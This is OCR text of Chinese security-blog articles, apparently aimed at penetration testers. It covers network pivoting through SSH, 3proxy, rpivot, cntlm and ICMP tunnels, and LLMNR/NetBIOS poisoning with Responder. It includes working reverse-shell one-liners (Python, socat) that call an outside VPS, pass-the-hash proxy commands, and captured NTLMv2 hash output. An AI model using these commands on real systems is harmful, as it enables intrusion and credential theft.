
```
CODE: [ python ]
def robust_base64_decode(data):
    robust_data = ""
    base64_charset = string.letters + string.digits + "+/"
    for i in data:
        if i in base64_charset:
            robust_data += i
    robust_data += "=" * (4 - len(robust_data) % 4)
    return robust_data.decode("base64").replace("\n", "")
```


其中，如果长度不是 4 的倍数，会根据 base64 编码原理默认用等号补齐，凑够长度为 4 的倍数。

后记

还有 P 师傅一些奇葩 webshell 的思路，以后有时间再写吧……快 gg 了,大家也可以关注一下作者的博客，点阅读原文访问。

红蓝对抗



要了解什么是信息安全的红蓝对抗，首先得知道红队是什么，蓝队是什么。中国跟国外在红蓝队的概念上是相反的，我们取国外的概念，因为学习红蓝对抗技术少不了要参考国外的资料，所以一定要按照老外的概念来理解。

红队简介

一个从外部引入的用来测试某系统或者组织机构安全防护是否有效的对象。通过模拟现实的直接的攻击者去可能采用的手法来进行渗透测试。这种测试手法跟真实的黑客攻击类似，但是不完全相同。比如，常见的乙方渗透测试。

蓝队简介

一般是某系统或者组织机构的内部安全团队，主要工作就是防范外部的攻击者，进行应急响应。一般是这些人在红蓝对抗中扮演了红队的对手。比如，甲方的驻场安全工程师。

为什么要进行红蓝对抗交流

红蓝之间不应该是水火不容的，以攻促防或者以防促攻都是一种理想的技术发展状态。因为红队所做的测试其最终目的都是提高蓝队的防御能力，而蓝队防御能力的提升又能进一步去督促红队攻击能力的提升。大家都想要达到这样的完美和谐的状态，红蓝对抗交流也就应运而生了。打破攻与防之间的隔阂，让红队和蓝队协同工作，攻防一体。不管你是红队的，还是蓝队的，大家都可以一起交流技术。

红蓝对抗小组介绍

基于以上的考虑，我们想组建一个红蓝对抗小组，作为一个技术交流的小圈子。希望能够达到以上的完美和谐的状态。

组长介绍

ID：hl0rey

职务：信安之路红蓝对抗小组组长、信安之路作者团队成员

工作：渗透测试工程师

联系方式：994307739（想加小组请联系此 QQ）

小组研究方向

安全攻防技术，主要是内网渗透和安全运维。

加入小组要求和方法


希望你熟悉 web 安全与内网渗透，或者是熟悉安全运维，最起码你正在学习相关的知识，同时又乐于与人交流，乐于与人分享，另外还要看缘分。如果你希望找到一个技术交流的小圈子，

穿越边界的姿势

原创： myh0st 信安之路 2017-06-09

在企业安全对抗中，红方攻击团队经常会遇到这种情况，在企业的网络边界上获取到部分权限，比如一个 web 服务器的 webshell，然而如何更方便的进行下一步的渗透呢？如何对内网进行渗透测试，这时就需要隧道转发技术，穿透边界防火墙、安全代理等安全设备，进行深层次的安全测试。本文的主要内容是穿透内网的各种姿势。

典型的边界网络架构图



利用 ssh 建立隧道

动态端口转发

原理：建立一个动态的 SOCKS4/5 的代理通道，紧接着的是本地监听的端口号；动态端口转发是建立一个 ssh 加密的 SOCKS4/5 代理通道，任何支持

SOCKS4/5 协议的程序都可以使用这个加密的通道来进行代理访问。

本地执行命令：

```
ssh -D 1080 root@106.22.50.48
```

效果：本地监听 1080 端口，我们可以使用具有 socks 端口功能的应用，可以通过代理：127.0.0.1:1080 上网，如果非要在目标内网使用，

可以在 server B 上执行：

```
ssh -D 1080 root@10.3.1.6
```

这样我们就可以通过 server B 的 1080 端口访问办公网的资源。如果 serverB 的 ssh 可以访问，

可以在本地执行：

```
ssh -D 1080 root@222.222.222.223
```

这样我们就可以通过本地 127.0.0.1:1080 访问目标内网资源。

本地端口转发

原理：将本地机(客户机)的某个端口转发到远端指定机器的指定端口；本地端口转发是在 localhost 上监听一个端口，所有访问这个端口的数据都会通过 ssh 隧道传输到远端的对应端口。

在 serverB 上执行：

```
ssh -L 7001:localhost:7070 root@106.22.50.48
```

作用：serverB 监听 7001 端口，并将 7001 端口的数据转发到 vps 的 7070 端口

利用：在 serverB 上运行一个 socks 代理，代理端口设置为 7001，这样再执行上面的命令，这样我们就相当于建立了一个 socks5 隧道。

远程端口转发

原理：将远程主机(服务器)的某个端口转发到本地端指定机器的指定端口；

远程端口转发是在远程主机上监听一个端口，所有访问远程服务器的指定端口的数据都会通过 ssh 隧道传输到本地的对应端口。

在 serverB 上执行：

```
localhost: ssh -R 1433:localhost:7070  root@10.3.1.6
```

作用：将 10.3.1.6 的 3306 端口转发到 serverB 的 7070 端口，这样我们在访问 serverB 的 7070 端口时，其实访问到的是 10.3.1.6 的 3306 端口。

使用 3proxy 建立隧道

简介

工具地址： *https://github.com/z3APA3A/3proxy/releases*

3proxy 是一个由俄罗斯人开发的多平台代理软件，支持 *http/https/ftp/socks4/socks5/socks4a/socks5a* 等多种代理方式。

利用方式：

```
windows：3proxy.exe config_file

linux：./3proxy config_file
```

这个工具的使用主要是修改配置文件。

建立 socks 代理

配置如下：

```
#!/usr/local/bin/3proxy
socks -p1080
```

作用：新建一个 socks 代理，监听 1080 端口

实现端口转发

配置如下：

```
#!/usr/local/bin/3proxy

tcppm 1080 106.22.50.48 7070
```

作用：将本地的 1080 端口转发到 vps 的 7070 端口

其他功能大家可以自行学习。

使用 plink 实现端口转发

plink 的使用跟 ssh 类似，只是 plink 是在 windows 下运行的。

使用 Rpivot 做反向代理

工具地址：*https://github.com/artkond/rpivot*

利用方式：

vps：

```
python server.py --proxy-port 1080 --server-port 9999 --server-ip 0.0.0.0
```

作用：在 vps 上新建一个 socks4 代理在 1080 端口，监听 9999 端口

serverB：

```
python client.py --server-ip 106.22.50.48 --server-port 9999
```

作用：连接 vps 的 9999 端口，我们可以通过 vps 的 1080 端口访问目标内网。

建立 ICMP 隧道

工具地址：*http://code.gerade.org/hans/*

在 serverB 上下载编译

用 root 执行：

```
1 echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
2 ./hans -s 222.222.222.223 -p password
```

在本地执行：

./hans -f -c 222.222.222.223 -p password -v

会返回一个 shell

穿透代理服务器

条件：serverB 需要通过 serverA 这个代理服务器上外网，且代理服务器的认证是需要域认证

Rpivot

可以使用下面的命令实现穿透：

```
python client.py --server-ip 106.22.50.48 --server-port 9999
--ntlm-proxy-ip 10.1.2.16 --ntlm-proxy-port 8080
--domain test.com --username myh0st --password password
```


如果获取到的用户密码是个 Hash，解不出来的情况下：

```
python client.py --server-ip 106.22.50.48 --server-port 9999
--ntlm-proxy-ip 10.1.2.16 --ntlm-proxy-port 8080
--domain test.com --username myh0st
--hashes 9b9850751be2515c8231e5189015bbe6:49ef7638d69a01f26d96ed673bf50c45
```


Cntlm

工具地址：*http://cntlm.sourceforge.net/*

原理：通过内网 ntlm 认证代理将远程务器的端口转发到本地。

使用方式，在 serverB 上执行：

windows： cntlm.exe -c config.conf

linux：./cntlm -c config.conf

配置文件样例：

```
Username myh0st
Password password
Domain test.com
Proxy 10.1.2.16:8080
Tunnel 2222:106.22.50.48:443
```


作用：内网服务器访问 serverB 的 2222 端口，也就是访问到 vps 的 443 端

口。

通过 socks 代理访问内网

proxychains

假设代理服务器地址是：222.222.222.223:1080

修改配置文件，将代理地址设置为代理服务器的地址如下:

vim /etc/proxychains.conf

socks5 222.222.222.223 1080

使用方法:

proxychains psexec.py administrator@10.2.2.2 ipconfig

proxifier

图形化工具，大家自行测试

获取一个 shell 窗口

Python PTY shell

使用 nc 在 vps 上用监听 4444 端口:

nc -vv -l -p 4444

在 serverB 上执行:

```
python -c 'import socket,subprocess,os;\
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);\
s.connect(("106.22.50.48",4444));\
os.dup2(s.fileno(),0); \
os.dup2(s.fileno(),1);\
os.dup2(s.fileno(),2);\
import pty; pty.spawn("/bin/bash")'\
```

myh0st

socat

正向 shell

vps 上执行监听 1337 端口:

socat TCP-LISTEN:1337,reuseaddr,fork EXEC:bash,pty,stderr,setsid,sigint,sane

在 serverB 上执行：

socat FILE:`tty`,raw,echo=0 TCP:106.22.50.48:1337

反向 shell

vps 上执行监听 1337：

socat TCP-LISTEN:1337,reuseaddr FILE:`tty`,raw,echo=0

在 serverB 上执行：

socat TCP4:106.22.50.48:1337 EXEC:bash,pty,stderr,setsid,sigint,sane

总结

大千世界无奇不有，企业架构各有不同。不同的网络环境需要不同的技术支撑，只有了解足够多的技术才能应对不同的情况，具体情况具体对待，相信作为安全测试工程师对于这些技术都不陌生，这里只是做个简单介绍。


内容来源：https://artkond.com/2017/03/23/pivoting-guide/,

内网中间人的玩法

原创： myh0st 信安之路 2017-06-12

在内网渗透测试中，我们可以欺骗攻击网络配置和服务。这种攻击方式主要针对 ARP（地址解析协议）、DHCP（动态主机配置协议）和 DNS 服务器配置不当造成的安全隐患。还有一种比较常见的攻击方式就是中间人攻击，他能够使我们通过监控网络流量获取敏感信息。我们可以对网络设备采取安全措施来预防攻击。但是，由于一些协议固有的弱点来进行攻击，本文就是利用 LLMNR NetBIOS 和 WPAD 机制来进行中间人攻击。

下面我们先了解一下 DNS 的查询过程，如图所示：



Q表示查询、A表示响应

下面是在内网中 dns 查询的几个关键步骤：

1 文件系统中的 hosts 文件

配置文件地址：*C:\Windows\System32\drivers\etc*

2 本地 DNS 缓存

CMD 命令：*ipconfig /displaydns*

3 向 dns 服务器发送 dns 请求

4 发送 LLMNR 查询

在 DNS 查询失败的时候使用

5 发送 NetBIOS-NS 查询

它工作在 OSI 模型的会话层。NetBIOS 是一个 API 不是一个 windows 操作系统之间的协议。

计算机的 NetBIOS 名字跟电脑名字是一样的

LLMNR 和 NetBIOS-NS 是什么


LLMNR (本地链路多播名称解析)和 NetBIOS-NS（名称服务）是 windows 用于名称解析和沟通的两个组件。LLMNR 是在 windows vista 之后版本中出现的，也算是 NetBIOS-NS 的延续。

LLMNR 为使用 IPv4、IPv6 或者同时使用这两种地址的设备提供了点对点名称解析服务，可以让同一子网中的 IPv4 和 IPv6 设备不需要 WINS 或 DNS 服务器就可以解析对方的名称，而这个功能是 WINS 和 DNS 都无法完全提供的。虽然 WINS 可以为 IPv4 提供客户端-服务器以及点对点名称解析服务，不过并不支持 IPv6 地址。至于 DNS，虽然支持 IPv4 和 IPv6 地址，但必须通过专门的服务器才能提供名称解析服务。LLMNR 通过在 DNS 名称解析服务不可用时提供解析服务，弥补了 DNS 的不足。

LLMNR 协议经常在 dns 服务器解析不到的时候才会用到且使用的服务端口是 5355 TCP/UDP，默认使用的多播服务 IP 地址是 IPv4：224.0.0.252 以及 IPv6：FF02:0:0:0:0:0:1:3

比如：在内网中 ping test.local，首先会去 dns 服务器查询，在 dns 服务器未找到的时候，这时查询请求就会重定向到 LLMNR 协议。

下图是查询时捕获的数据包：




而 NetBIOS 是本地网络的系统 API，它有三种 NetBIOS 服务：

1 域名服务，使用 137 端口用于域名注册和域名解析

2 数据分发服务，使用 138 端口连接通信

3 会话服务，使用 139 端口面向连接通信


在 dns 查询失败后，LLMNR 会调用 NetBIOS，生成一个 NetBIOS-NS 数据包然后使用广播的方式发送出去。



这个看似没什么坏处的协议，我们可以利用其进行中间人攻击从而获取敏感数据，如用户名，hash 等。

测试举例

攻击场景模拟



实现方式

推荐工具:

1 https://github.com/SpiderLabs/Responder

2 msf -- https://www.rapid7.com/db/modules/auxiliary/spoof/llmnr/llmnr_response


3 https://github.com/byt3bl33d3r/MITMf

简要步骤

1 使用 Responder 指定网络接口并开始监听流量

```
root@kali:~# responder -i 10.7.7.31
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded: function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host,
"localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host,
"RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return "DIRECT"; return 'PROXY
ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF
```


2 我们尝试连接\\filesrvr （一个不存在的主机名）



3 获取 SMB-NTLMv2 的哈希

```
LLMNR poisoned answer sent to this IP: 10.7.7.30. The requested name was : filesrvr.
[+]SMB-NTLMv2 hash captured from : 10.7.7.30
[+]SMB complete hash is : Administrator::PENTESTLAB:1122334455667788:E360938548A17BF8E36239E2A3CC8FFC:01010000000
00000EE36B4EE7358D201E09A8038DE69150F000000000200
NBT-NS Answer sent to: 10.7.7.30. The requested name was : TOWER
```

4 我们已经知道了 NTLMv2 的哈希，这时我们既可以暴力破解也可以哈希

传递来利用了。

利用 WPAD

什么是 WPAD

通常公司内网为了安全，不允许员工直接访问外网的服务，但是允许公司员工通过 web 代理访问外网资源，但是对于员工来说设置代理又是个麻烦事，所以通常公司使用 wpad 自动配置代理。

WPAD（web 代理自动发现协议-Web Proxy Auto-Discovery Protocol），是客户端通过 DHCP 或 DNS 协议探测代理服务器配置脚本 url 的一种方式。当 IE 定位脚本并将脚本下载到本地之后，就可以通过该脚本来为不同的 url 选择相应的代理服务器。目前主流浏览器一般都支持 WPAD。

WPAD 是如何工作的

客户端想用访问 wpad.dat 配置代理，在 DHCP 服务器没有配置 wpad 的情况下，回去查找以 wpad 命名的服务器然后寻找对应的文件，然后进行以下步骤：

1 如果 DHCP 服务器配置了 wpad，那么直接从 DHCP 服务器获取 wpad.dat 文件然后跳到第 4 步，否者执行下一步

